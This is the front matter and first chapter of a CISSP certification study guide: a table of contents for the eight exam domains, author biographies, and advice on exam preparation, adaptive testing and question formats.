

CISSP® STUDY GUIDE

Fourth Edition

Eric Conrad - Seth Misenar - Joshua Feldman

- Pass the exam the first time
- Filled with exercises, real-world examples, questions, and answers

CISSP® Study Guide

This page intentionally left blank

CISSP® Study Guide

Fourth Edition

Eric Conrad

Backshore Communications, Peaks Island, ME, United States

Seth Misenar

Context Security, LLC, Jackson, MS, United States

Joshua Feldman

*Senior Vice President for Security Technology, Radian Group,
Wayne, PA, United States*



ELSEVIER

SYNGRESS®

Syngress is an imprint of Elsevier
50 Hampshire Street, 5th Floor, Cambridge, MA 02139, United States

Copyright © 2023 Elsevier Inc. All rights reserved.
CISSP® is a registered certification mark of (ISC)², Inc.

No part of this publication may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording, or any information storage and retrieval system, without permission in writing from the publisher. Details on how to seek permission, further information about the Publisher's permissions policies and our arrangements with organizations such as the Copyright Clearance Center and the Copyright Licensing Agency, can be found at our website: www.elsevier.com/permissions.

This book and the individual contributions contained in it are protected under copyright by the Publisher (other than as may be noted herein).

Notices

Knowledge and best practice in this field are constantly changing. As new research and experience broaden our understanding, changes in research methods, professional practices, or medical treatment may become necessary.

Practitioners and researchers must always rely on their own experience and knowledge in evaluating and using any information, methods, compounds, or experiments described herein. In using such information or methods they should be mindful of their own safety and the safety of others, including parties for whom they have a professional responsibility.

To the fullest extent of the law, neither the Publisher nor the authors, contributors, or editors, assume any liability for any injury and/or damage to persons or property as a matter of products liability, negligence or otherwise, or from any use or operation of any methods, products, instructions, or ideas contained in the material herein.

ISBN: 978-0-443-18734-6

For information on all Syngress publications
visit our website at <https://www.elsevier.com/books-and-journals>

Publisher: Mara E. Conner
Acquisitions Editor: Chris Katsaropoulos
Editorial Project Manager: John Leonard
Production Project Manager: Stalin Viswanathan
Cover Designer: Greg Harris

Typeset by STRAIVE, India



Working together
to grow libraries in
developing countries

www.elsevier.com • www.bookaid.org

Contents

About the authors ix

CHAPTER 1 Introduction..... 1

How to Prepare for the Exam	2
The CISSP® Exam Is a Management Exam.....	2
The 2021 Update	2
The Notes Card Approach.....	3
Practice Tests	3
Read the Glossary.....	3
Readiness Checklist.....	4
How to Take the Exam.....	4
Steps to Becoming a CISSP®	4
Computer-Based Testing (CBT)	5
CISSP® CAT	5
Taking the Exam	6
After the Exam	9
Good Luck!.....	9
References.....	10

CHAPTER 2 Domain 1: Security and Risk Management..... 11

Unique Terms and Definitions	11
Introduction.....	12
Cornerstone Information Security Concepts.....	12
Confidentiality, Integrity, and Availability.....	12
Identity and Authentication, Authorization, and Accountability (AAA)	15
Non-repudiation	17
Least Privilege and Need to Know	17
Subjects and Objects	18
Defense-in-Depth.....	18
Due Care and Due Diligence	19
Legal and Regulatory Issues	19
Compliance With Laws and Regulations.....	19
Major Legal Systems.....	20
Criminal, Civil, and Administrative Law	21
Liability.....	23
Due Care	23
Due Diligence	24

Legal Aspects of Investigations	24
Intellectual Property	29
Privacy	33
International Cooperation.....	37
Import/Export Restrictions	38
Trans-border Data Flow	38
Important Laws and Regulations	39
Ethics	42
The (ISC) ² ® Code of Ethics.....	42
Computer Ethics Institute.....	44
IAB's Ethics and the Internet.....	45
Information Security Governance	45
Security Policy and Related Documents.....	45
Personnel Security	48
Access Control Defensive Categories and Types	51
Preventive	52
Detective	52
Corrective.....	52
Recovery	53
Deterrent	53
Compensating	53
Comparing Access Controls	53
Risk Analysis	54
Assets	55
Threats and Vulnerabilities	55
Risk=Threat × Vulnerability.....	55
Impact	56
Risk Analysis Matrix.....	57
Calculating Annualized Loss Expectancy.....	57
Total Cost of Ownership	59
Return on Investment	59
Budget and Metrics	60
Risk Response.....	61
Quantitative and Qualitative Risk Analysis.....	63
The Risk Management Process	64
Risk Maturity Modeling	65
Security and Third Parties.....	65
Service Provider Contractual Security	65
Minimum Security Requirements	65
Supply Chain Risk Management.....	67

Vendor Governance	68
Acquisitions	68
Divestitures	68
Third Party Assessment and Monitoring	68
Outsourcing and Offshoring	69
Types of Attackers.....	70
Hackers	70
Script Kiddies	71
Outsiders	71
Insiders.....	71
Hacktivist.....	73
Bots and Botnets.....	73
Phishers and Spear Phishers.....	74
Summary of Exam Objectives	75
Self-Test.....	76
Self-Test Quick Answer Key	78
References.....	79
CHAPTER 3 Domain 2: Asset Security	81
Unique Terms and Definitions	81
Introduction.....	81
Classifying Data	82
Labels.....	82
Security Compartments	82
Clearance	83
Formal Access Approval	83
Need to Know	83
Sensitive Information/Media Security	84
Ownership and Inventory	84
Asset Inventory	85
Asset Retention.....	85
Business or Mission Owners	85
Data Owners	86
System Owner.....	86
Custodian	86
Users	86
Data Controllers and Data Processors.....	87
Data Location	87
Data Maintenance	88
Data Loss Prevention.....	88

Digital Rights Management.....	88
Cloud Access Security Brokers.....	89
Data Collection Limitation.....	90
Memory and Remanence.....	91
Data Remanence	91
Memory.....	91
Data Destruction	94
Overwriting.....	95
Degaussing.....	95
Destruction.....	95
Shredding	96
Determining Data Security Controls.....	96
Certification and Accreditation	96
Standards and Control Frameworks	97
Scoping and Tailoring	100
Data States	100
Summary of Exam Objectives	102
Self-Test.....	102
Self-Test Quick Answer Key	104
References.....	105

CHAPTER 4 Domain 3: Security Architecture and Engineering 107

Unique Terms and Definitions	107
Introduction.....	108
Secure Design Principles.....	108
Threat Modeling	108
Least Privilege and Defense-in-Depth	109
Secure Defaults.....	109
Privacy by Design.....	109
Fail Securely.....	110
Separation of Duties (SoD)	110
Keep It Simple.....	110
Trust, but Verify	111
Zero Trust	111
Security Models	113
Reading Down and Writing Up	113
State Machine Model.....	114
Bell-LaPadula Model.....	115
Lattice-Based Access Controls.....	115
Integrity Models	116

Information Flow Model	118
Chinese Wall Model.....	118
Non-interference	118
Take-Grant	119
Access Control Matrix.....	119
Zachman Framework for Enterprise Architecture	120
Graham-Denning Model.....	120
Harrison-Ruzzo-Ullman Model.....	121
Evaluation Methods, Certification, and Accreditation	121
The International Common Criteria	121
Secure System Design Concepts.....	122
Layering	123
Abstraction.....	123
Security Domains	123
The Ring Model.....	124
Open and Closed Systems	125
Secure Hardware Architecture	125
The System Unit and Motherboard.....	125
The Computer Bus.....	126
The CPU	127
Memory Protection.....	130
Trusted Platform Module	132
Data Execution Prevention and Address Space Layout	
Randomization	133
Secure Operating System and Software Architecture	134
The Kernel	134
Users and File Permissions	135
Virtualization, Cloud, and Distributed Computing.....	137
Virtualization	138
Cloud Computing	139
Microservices, Containers, and Serverless.....	141
High-Performance Computing (HPC) and Grid	
Computing	144
Peer-to-Peer	145
Thin Clients	145
Embedded Systems and The Internet of Things (IoT)	146
Distributed Systems and Edge Computing Systems.....	147
Industrial Control Systems (ICS)	148
System Vulnerabilities, Threats, and Countermeasures	149
Emanations.....	149

Covert Channels	149
Backdoors	150
Malicious Code (Malware).....	150
Server-Side Attacks	152
Client-Side Attacks.....	153
Web Architecture and Attacks	153
Database Security	156
Countermeasures.....	158
Mobile Device Attacks.....	158
Cornerstone Cryptographic Concepts	159
Key Terms	159
Confidentiality, Integrity, Authentication, and Non-repudiation	160
Confusion, Diffusion, Substitution, and Permutation	160
Cryptographic Strength.....	161
Monoalphabetic and Polyalphabetic Ciphers.....	161
Modular Math	162
Exclusive Or (XOR).....	162
Data at Rest and Data in Motion	163
Protocol Governance	163
Types of Cryptography.....	163
Symmetric Encryption.....	163
Asymmetric Encryption.....	171
Quantum Encryption.....	173
Hash Functions	174
Cryptographic Attacks.....	176
Brute Force	176
Social Engineering.....	176
Rainbow Tables	176
Known Plaintext	178
Chosen Plaintext and Adaptive Chosen Plaintext	178
Chosen Ciphertext and Adaptive Chosen Ciphertext	178
Meet-in-the-Middle Attack.....	178
Known Key	179
Differential Cryptanalysis.....	179
Linear Cryptanalysis.....	179
Implementation Attacks.....	179
Side-Channel Attacks	180
Fault Injection Attacks	181
Ransomware.....	181

Birthday Attack.....	181
Key Clustering.....	182
Implementing Cryptography.....	182
Digital Signatures	182
Message Authenticate Code	183
HMAC.....	183
Public Key Infrastructure	184
SSL and TLS	185
IPsec	186
PGP	187
S/MIME	187
Escrowed Encryption.....	188
Steganography	188
Perimeter Defenses	189
Fences	189
Gates	189
Bollards.....	190
Lights	190
CCTV	191
Locks.....	192
Smart Cards and Magnetic Stripe Cards.....	196
Tailgating/Piggybacking.....	198
Mantraps and Turnstiles	198
Contraband Checks.....	198
Motion Detectors and Other Perimeter Alarms	199
Doors and Windows	200
Walls, Floors, and Ceilings	200
Guards.....	201
Dogs	201
Restricted Work Areas and Escorts	202
Site Selection, Design, and Configuration.....	202
Site Selection Issues	202
Site Design and Configuration Issues	203
System Defenses	205
Asset Tracking	205
Port Controls.....	205
Environmental Controls.....	206
Electricity.....	206
HVAC	208
Heat, Flame, and Smoke Detectors.....	209

Personnel Safety, Training, and Awareness.....	210
ABCD Fires and Suppression	211
Types of Fire Suppression Agents	212
Summary of Exam Objectives	217
Self-Test.....	218
Self-Test Quick Answer Key	220
References.....	221
CHAPTER 5 Domain 4: Communication and Network Security	225
Unique Terms and Definitions	225
Introduction.....	225
Network Architecture and Design.....	226
Network Defense-in-Depth.....	226
Fundamental Network Concepts	226
The OSI Model	228
The TCP/IP Model	230
Encapsulation.....	232
Network Access, Internet, and Transport Layer Protocols and Concepts	232
Application Layer TCP/IP Protocols and Concepts	248
Transmission Media	252
LAN Technologies and Protocols	254
LAN Physical Network Topologies	256
WAN Technologies and Protocols.....	257
Converged Protocols.....	259
Micro-segmentation	262
Wireless Local Area Networks	264
ZigBee.....	267
Li-Fi	268
RFID	268
Cellular Networks.....	269
Satellite	269
Secure Network Devices and Protocols	270
Repeaters and Hubs	270
Bridges	270
Switches	271
Network Taps.....	273
Routers	274
Modem	278

DTE/DCE and CSU/DSU.....	278
Operation of Hardware.....	278
Secure Communications	279
Authentication Protocols and Frameworks	279
VPN.....	282
Remote Access	284
Summary of Exam Objectives	289
Self-Test.....	289
Self-Test Quick Answer Key	291
References.....	292
CHAPTER 6 Domain 5: Identity and Access Management (IAM) 295	
Unique Terms and Definitions	295
Introduction.....	295
Authentication Methods	296
Type 1 Authentication: Something You Know	296
Type 2 Authentication: Something You Have.....	304
Type 3 Authentication: Something You Are	306
Someplace You Are.....	311
Access Control Technologies.....	311
Centralized Access Control	311
Decentralized Access Control	311
Single Sign-On (SSO)	312
Federated Identity Management.....	313
Identity as a Service (IDaaS)	314
Federated Identity with a Third-Party Service.....	315
Credential Management Systems	316
LDAP	316
Kerberos.....	317
Access Control Protocols and Frameworks	321
Access Control Models.....	323
Discretionary Access Controls (DAC)	323
Mandatory Access Controls (MAC)	324
Role-Based Access Control	324
Rule-Based Access Controls	325
Attribute-Based Access Control (ABAC)	325
Risk-Based Access Control	326
Identity and Access Provisioning Lifecycle	327
Registration, Proofing, and Establishment of Identity.....	327
Role Definition	328

Provisioning and Deprovisioning	328
Just-In-Time (JIT).....	329
Account Access Review	329
Privilege Escalation	330
Summary of Exam Objectives	331
Self-Test.....	332
Self-Test Quick Answer Key	334
References.....	334
CHAPTER 7 Domain 6: Security Assessment and Testing.....	337
Unique Terms and Definitions	337
Introduction.....	337
Security Control Testing	338
Internal, External, Employee, and Third-Party Testing.....	338
Penetration Testing	338
Breach Attack Simulations	340
Vulnerability Assessment.....	341
Security Audits	341
Security Assessments.....	341
Log Reviews	342
Compliance Checks	344
Synthetic Transactions.....	345
Application Security Testing.....	345
Traceability Matrix	348
Misuse Case Testing.....	349
Test Coverage Analysis.....	349
Interface Testing	349
Analyze and Report Test Outputs	350
Collecting Security Process Data	350
Account Management.....	351
Management Review and Approval	351
Key Performance and Risk Indicators	352
Backup Verification Data.....	353
Tracking Training and Awareness	353
Summary of Exam Objectives	353
Self-Test.....	354
Self-Test Quick Answer Key	357
References.....	358

CHAPTER 8 Domain 7: Security Operations	361
Unique Terms and Definitions	361
Introduction.....	362
Administrative Security	362
Administrative Personnel Controls	362
Privileged Account Management	366
Forensics	366
Forensic Process	367
Forensic Tools	369
Forensic Artifacts	370
Forensic Media Analysis	370
Network Forensics	373
Forensic Software Analysis.....	373
Embedded Device Forensics	373
Electronic Discovery (eDiscovery)	374
Incident Management	374
Managing Security Incidents.....	375
Methodology	375
Root-Cause Analysis	380
Operational Preventive and Detective Controls.....	380
Firewalls.....	381
Web Application Firewall (WAF)	387
Sandboxing	388
Endpoint Security	388
Continuous Monitoring.....	391
Threat Intelligence.....	391
Intrusion Detection Systems and Intrusion Prevention Systems	392
Egress Monitoring	395
Security Information and Event Management	396
User and Entity Behavior Analytics (UEBA).....	396
Machine Learning and Artificial Intelligence (AI) Based Tools	397
Third-Party Provided Security Services.....	397
Honeypots	398
Honeynets	398
Asset Management	398
Configuration Management.....	398
Change Management	402

Continuity of Operations	403
Service Level Agreements (SLAs).....	403
Fault Tolerance	404
BCP and DRP Overview and Process.....	411
Business Continuity Planning	412
Disaster Recovery Planning	412
Relationship Between BCP and DRP	413
Disasters or Disruptive Events	414
The Disaster Recovery Process	420
Developing a BCP/DRP	422
Project Initiation	423
Scoping the Project.....	426
Assessing the Critical State	427
Conduct Business Impact Analysis (BIA)	427
Identify Preventive Controls	432
Recovery Strategy.....	432
Related Plans	436
Plan Approval	441
Backups and Availability	441
Hardcopy Data	442
Electronic Backups	443
Software Escrow	445
DRP Testing, Training, and Awareness.....	446
DRP Testing.....	446
Training.....	448
Awareness	449
Continued BCP/DRP Maintenance	449
Change Management	449
BCP/DRP Version Control.....	449
BCP/DRP Mistakes	450
Specific BCP/DRP Frameworks.....	450
NIST SP 800-34	450
ISO/IEC-27031	451
BS-25999 and ISO 22301	451
BCI.....	452
Summary of Exam Objectives	452
Self-Test.....	453
Self-Test Quick Answer Key	455
References.....	456

CHAPTER 9 Domain 8: Software Development Security 459

Unique Terms and Definitions	459
Introduction.....	459
Programming Concepts	460
Machine Code, Source Code, and Assemblers	460
Compilers, Interpreters, and Bytecode	461
Procedural and Object-Oriented Languages	461
Fourth-Generation Programming Language	463
Integrated Development Environment	463
Computer-Aided Software Engineering (CASE).....	463
Top-Down vs. Bottom-Up Programming.....	464
Types of Publicly Released Software	465
Application Development Methods.....	466
Waterfall Model.....	467
Sashimi Model	470
Agile Software Development	471
Spiral	472
Rapid Application Development (RAD).....	473
Prototyping.....	474
DevOps	474
DevSecOps.....	474
Security Orchestration, Automation, and Response	476
Software Configuration Management	476
SDLC	476
Integrated Product Teams.....	480
Software Escrow	480
Code Repository Security.....	480
Security of Application Programming Interfaces (APIs).....	481
Software Change and Configuration Management.....	482
Databases	483
Types of Databases.....	483
Database Integrity.....	487
Database Replication and Shadowing	488
Data Warehousing and Data Mining.....	488
Object-Oriented Design and Programming.....	489
Object-Oriented Programming (OOP)	489
Object Request Brokers.....	492
Object-Oriented Analysis (OOA) and Object-Oriented Design (OOD).....	493

Assessing the Effectiveness of Software Security	494
Software Vulnerabilities.....	494
Software Capability Maturity Model Integration (CMMI).....	498
Acceptance Testing.....	498
Assessing the Security Impact of Acquired Software	499
Artificial Intelligence.....	500
Expert Systems	500
Artificial Neural Networks.....	501
Bayesian Filtering.....	502
Genetic Algorithms and Programming	503
Summary of Exam Objectives	504
Self-Test.....	504
Self-Test Quick Answer Key	506
References.....	507
Appendix: Self-Test.....	509
Glossary	551
Index	597

About the authors

Eric Conrad (CISSP®, GIAC GSE, GPEN, GCIH, GCIA, GCFA, GAWN, GSEC, GMON, GISP) is a SANS Institute Fellow and Chief Technology Officer of Backshore Communications, which provides threat hunting, penetration testing, incident handling, and intrusion detection consulting services. Eric started his professional career in 1991 as a UNIX systems administrator for a small oceanographic communications company. He gained information security experience in a variety of industries, including research, education, power, Internet, and healthcare, in positions ranging from systems programmer to security engineer to HIPAA security officer and ISSO. He is coauthor of MGT414: SANS Training Program for the CISSP Certification, SEC511: Continuous Monitoring and Security Operations, and SEC542: Web App Penetration Testing and Ethical Hacking. Eric graduated from the SANS Technology Institute with a Master of Science degree in Information Security Engineering.

Seth Misenar (CISSP®, GSE, GDSA, GDAT, GMON, GCDA, GCIH, GCIA, GCFA) serves as Faculty Fellow with the SANS Institute and Principal Consultant for Jackson, Mississippi-based Context Security, LLC. He is numbered among the elite security experts worldwide to have achieved the GIAC GSE (#28) credential. Seth's focus areas include security research, cyber defense and security operations, security architecture, and cloud security. Seth previously served as a physical and network security consultant for Fortune 100 companies and as the HIPAA and information security officer for a state government agency. Seth teaches various cybersecurity courses for the SANS Institute, including two popular courses for which he is a coauthor: the bestselling SEC511: Continuous Monitoring and Security Operations and MGT414: SANS Training Program for the CISSP Certification. Seth holds a Bachelor of Science degree from Millsaps College.

Joshua Feldman (CISSP®) is Senior Vice President for Security Technology at the Radian Group (NYSE: RDN, a real estate and mortgage insurance conglomerate). His mission is focused on protecting over 10 million US consumer financial records. He is the executive responsible for all aspects of Radian's technical security program. Previous security roles included work at Moody's Credit Ratings, Corning Inc., and the US Department of Defense and Department of State. In 2008, Joshua was Eric's student when studying for the CISSP® exam and was so impressed with Eric's mastery of the materials that he invited Eric to work with him at the DoD. Quickly after starting work, Eric invited Seth. That project ran successfully for over 8 years—a testament to the value brought for US military cyber professionals. Joshua got his start in the cyber security field when he left his public-school science teaching position in 1997 and began working for Network Flight Recorder (NFR, Inc.), a small

Washington, DC-based startup making the first generation of Network Intrusion Detection Systems. He has a Bachelor of Science degree from the University of Maryland and a Master of Science degree in Cyber Operations from National Defense University. He currently resides in Philadelphia with his little dog, Jacky-boy.

Introduction

1

Exam objectives in this chapter

- How to Prepare for the Exam
- How to Take the Exam
- Good Luck!

This book is born out of real-world information security industry experience. The authors of this book have held the titles of systems administrator, systems programmer, network engineer/security engineer, security director, HIPAA security officer, senior vice president, ISSO, security consultant, instructor, and others.

This book is also born out of real-world instruction. We have logged countless road miles teaching information security classes to professionals around the world. We have taught thousands of students in hundreds of classes: both physically on most of the continents, as well as online. Classes include CISSP®, of course, but also continuous monitoring, threat hunting, penetration testing, security essentials, hacker techniques, information assurance boot camps, and others.

Good instructors know that students have spent time and money to be with them, and time can be the most precious. We respect our students and their time: we do not waste it. We teach our students what they need to know, and we do so as efficiently as possible.

This book is also a reaction to other books on the same subject. As the years have passed, other books' page counts have grown, often past 1000 pages. As Larry Wall once said, "There is more than one way to do it" [1]. Our experience tells us that there is another way. If we can teach someone with the proper experience how to pass the CISSP® exam in a 6-day boot camp, is a 1000+ page CISSP® book really necessary?

We asked ourselves: what can we do that has not been done before? What can we do better or differently? Can we write a shorter book that gets to the point, respects our student's time, and allows them to pass the exam?

We believe the answer is yes; you are reading the result. We know what is important, and we will not waste your time. We have taken Strunk and White's advice to "omit needless words" [2] to heart: it is our mantra.

This book will teach you what you need to know and do so as concisely as possible.

How to Prepare for the Exam

Read this book and understand it: all of it. If we cover a subject in this book, we are doing so because it is testable (unless noted otherwise). The exam is designed to test your understanding of the Common Body of Knowledge, which may be thought of as the universal language of information security professionals. It is said to be “a mile wide and two inches deep.” Formal terminology is critical: pay attention to it.

The Common Body of Knowledge is updated occasionally, most recently in April 2015. This book has been updated to fully reflect the 2021 CISSP® Certification Exam Outline. Downloading and reading the exam outline is a great preparation step. You may download it here: <https://www.isc2.org/CISSP-Exam-Outline>.

Learn the acronyms in this book and the words they represent, backwards and forwards. Though you can generally expect acronyms on the exam to include their expanded form students comfortable with the acronyms will be able to progress through the exam more quickly.

Much of the exam question language can appear unclear at times: formal terms from the Common Body of Knowledge can act as a beacon to lead you through the more difficult questions, highlighting the words in the question that really matter.

The CISSP® Exam Is a Management Exam

Never forget that the CISSP® exam is a management exam: answer all questions as an information security manager would. Many questions are fuzzy and provide limited background: when asked for the best answer, you may think: “it depends.”

Think and answer like a manager. For example: the exam states you are concerned with network exploitation. If you are a professional penetration tester, you may wonder: am I trying to launch an exploit, or mitigate one? What does “concerned” mean?

Your CSO is probably trying to mitigate network exploitation, and that is how you should answer on the exam.

The 2021 Update

The 2015 update represented a large change that moved to 8 domains of knowledge (down from 10). Lots of content was moved. The domain content can seem jumbled at times: the concepts do not always flow logically from one to the next. Some domains are large, while others are smaller. In the end this is a non-issue: you will be faced with questions from the 8 domains, and the questions will not overtly state the domain they are based on.

The updates since then (2018 and 2021) kept the same design of 8 domains. The 2021 update focused on adding more up-to-date technical content, including an emphasis on supply chain security, Zero Trust, microservices, containers, serverless, quantum cryptography, as well as other modern technical topics.

The Notes Card Approach

As you are studying, keep a “notes card” file for highly specific information that does not lend itself to immediate retention. A notes card is simply a text file (you can create it with a simple editor like WordPad) that contains a condensed list of detailed information.

Populate your notes card with any detailed information (which you do not already know from previous experience) which is important for the exam, like the five levels of the Software Capability Maturity Model Integration (CMMI; covered in [Chapter 9](#), Domain 8: Software Development Security), or the Common Criteria Levels (covered in Chapter 4, Domain 3: Security Architecture and Engineering), for example.

The goal of the notes card is to avoid getting lost in the “weeds”: drowning in specific information that is difficult to retain at first sight. Keep your studies focused on core concepts and copy specific details to the notes card. When you are done, print the file. As your exam date nears, study your notes card more closely. In the days before your exam, really focus on those details.

Practice Tests

Quizzing can be the best way to gauge your understanding of this material, and of your readiness to take the exam. A wrong answer on a test question acts as a laser beam: showing you what you know, and more importantly, what you do not know. Each chapter in this book has 15 practice test questions at the end, ranging from easy to medium to hard. The Self-Test Appendix includes explanations for all correct and incorrect answers; these explanations are designed to help you understand why the answers you chose were marked correct or incorrect.

You should aim for 80% or greater correct answers on any practice test. The real exam requires a scaled score of at least 700 out of 1000 points, but achieving 80% or more on practice tests will give you some margin for error. Take these quizzes closed book, just as you will take the real exam. Pay careful attention to any wrong answers and be sure to reread the relevant section of this book. Identify any weaker domains (we all have them): domains where you consistently get more wrong answers than others. Then focus your studies on those weak areas.

Time yourself while taking any practice exam. Aim to answer at a rate faster than one question per minute. You need to move faster than true exam pace because the actual exam questions may be more difficult and therefore take more time. If you are taking longer than that, practice more to improve your speed. Time management is critical on the exam: running out of time usually equals failure.

Read the Glossary

As you wrap up your studies, quickly read through the glossary towards the back of this book. It has over 1000 entries and is highly detailed by design. The glossary definitions should all be familiar concepts to you at this point.

If you see a glossary definition that is not clear or obvious to you, go back to the chapter it is based on, and reread that material. Ask yourself: do I understand this concept enough to answer a question about it?

Readiness Checklist

These steps will serve as a “readiness checklist” as you near the exam day. If you remember to think like a manager, consistently score over 80% on practice tests, answer practice questions quickly, understand all glossary terms, and perform a final thorough read through of your notes card, you are ready to go.

How to Take the Exam

As of book publication: the CISSP® exam is available in eight languages: English, Chinese, Japanese, Korean, German, Spanish-Modern, Brazilian Portuguese, and French. The English exam uses CISSP® CAT (Computerized Adaptive Testing, see below), while the other languages, “are administered as linear, fixed-form exams” [3].

The English exam now has between 125 and 175 questions, with a 4-hour time limit. Four hours may sound like a long time, until you do the math: 175 questions in 240 minutes leaves 82 seconds to answer each question. The exam is long and can be grueling; it is also a race against time. Preparation is the key to success.

Note that the content on the CISSP® exam is normally updated every 3 years (the most recent update as of this book’s publication was April 2021). Note that (ISC)²® occasionally changes the number of questions on the exam and the time limit (while leaving the testable content unchanged). The most recent change (as of this book’s publication) was June 1, 2022, when the exam changed from 100–150 questions to 125–175. Always check <https://www.isc2.org/Certifications/CISSP> for the most recent information regarding the CISSP® exam.

Steps to Becoming a CISSP®

Becoming a CISSP® requires four steps:

- Proper professional information security experience
- Agreeing to the (ISC)²® code of ethics
- Passing the CISSP® exam
- Endorsement by another CISSP®

Additional details are available on the examination registration form available at <https://www.isc2.org>.

The exam currently requires 5 years of professional experience in 2 or more of the 8 domains of knowledge. Those domains are covered in [Chapters 2–9](#) of this book.

You may waive 1 year with a college degree or approved certification; see the examination registration form for more information.

You may pass the exam before you have enough professional experience and become an “Associate of (ISC)^{2®}. Once you meet the experience requirement, you can then complete the process and become a CISSP[®].

The (ISC)^{2®} code of ethics is discussed in [Chapter 2](#), Domain 1: Security and Risk Management.

Passing the exam is discussed in the section “[How to take the exam](#),” and we discuss endorsement in the section “[After the exam](#)” below.

Computer-Based Testing (CBT)

(ISC)^{2®} has partnered with Pearson VUE (<http://www.pearsonvue.com/>) to provide computer-based testing (CBT). Pearson VUE has testing centers located in over 160 countries around the world; go to their website to schedule your exam. Note that the information regarding CBT is subject to change: please check the (ISC)^{2®}’s exam registration site (<https://www.isc2.org/Register-for-Exam>) for any updates to the CBT process.

According to (ISC)^{2®}, “Candidates will receive their unofficial test result at the test center.” The results will be handed out by the Test Administrator during the checkout process. (ISC)^{2®} will then follow up with an official result via email. In some instances, real-time results may not be available: “(ISC)² conducts a thorough statistical and psychometric analysis of the score data to establish the pass/fail score before releasing scores. We need a minimum number of test takers before this analysis can be completed” [4]. This normally occurs when the exam changes: students have reported a 6-week wait before they received their results in the weeks following a major exam update. Immediate results followed shortly after that time.

CISSP[®] CAT

(ISC)^{2®} describes CAT (Computerized Adaptive Testing): “CAT is the computerized delivery of exam items uniquely tailored to the ability of an individual candidate. Unlike fixed-form, linear exams, adaptive testing delivers items based on the demonstrated ability of a candidate during the exam. With CAT, the difficulty of each item a candidate receives is optimized to measure their ability with the greatest degree of efficiency possible” [5].

Adaptive testing can be stressful. The exam engine is designed to present questions that a candidate has a 50/50 chance of answering: “After each item is answered, the item selection algorithm determines the next item to present to the candidate with the expectation that a candidate should have approximately a 50% chance of answering that item correctly” [5]. This means the better a candidate does: the harder the exam gets. Remember that the exam score is scaled, and 50 questions are pre-test (research) questions that don’t count towards the final score.

The inclusion of pre-test questions adds to exam-day stress: assuming a minimum exam length of 125 questions; 40% (50) are unscored. That leaves 75 questions that are scored, and the adaptive engine attempts to choose questions that a candidate has a 50/50 chance of answering. A candidate who is doing well on the exam can literally be missing (well) over half the questions. Most passing students report that they were convinced they failed or were completely unsure of how they did until they received their results. This includes students who passed with 125 questions (meaning they did extremely well).

Studies have shown that doing well on the first 5–10 questions is critical: “spending more time and attention on the first five or ten items on a computer adaptive test will improve an examinee’s final ability estimate” [6]. Doing well in the beginning means the exam will become more difficult as the exam engine attempts to present questions that a candidate will get correct 50% of the time. This can add to exam-day stress: the better a candidate does, the harder it gets.

If the exam ends in 125 questions; it means one of two things: the candidate either aced the exam or failed. The candidate is somewhere in between if the exam continues past 125 questions. The exam may end at any point after that, and will end by question 175.

Taking the Exam

The English exam has between 125 and 175 questions comprised of four types:

- Multiple choice
- Scenario
- Drag/drop
- Hotspot


Multiple-choice questions have four possible answers, lettered A, B, C, or D. Each multiple-choice question has exactly one correct answer. A blank answer is a wrong answer: guessing does not hurt you.

Scenario questions contain a long paragraph of information, followed by several multiple-choice questions based on the scenario. The questions themselves are multiple choice, with one correct answer only, as with other multiple-choice questions. The scenario is often quite long and contains unnecessary information. It is often helpful to read the scenario questions first: this method will provide guidance on keywords to look for in the scenario.


Drag and drop questions are visual multiple-choice questions that may have multiple correct answers. [Fig. 1.1](#) is an example from [Chapter 2](#), Domain 1: Security and Risk Management.

Drag and drop: Identify all objects listed below. Drag and drop all objects from left to right.

As we will learn in [Chapter 2](#), Domain 1: Security and Risk Management, passive data such as physical files, electronic files, and database tables are objects. Subjects are active, such as users and running processes. Therefore, you would drag the objects to the right, and submit the answers, as shown in [Fig. 1.2](#).

**FIG. 1.1**

Sample drag and drop question.

**FIG. 1.2**

Sample drag and drop answer.

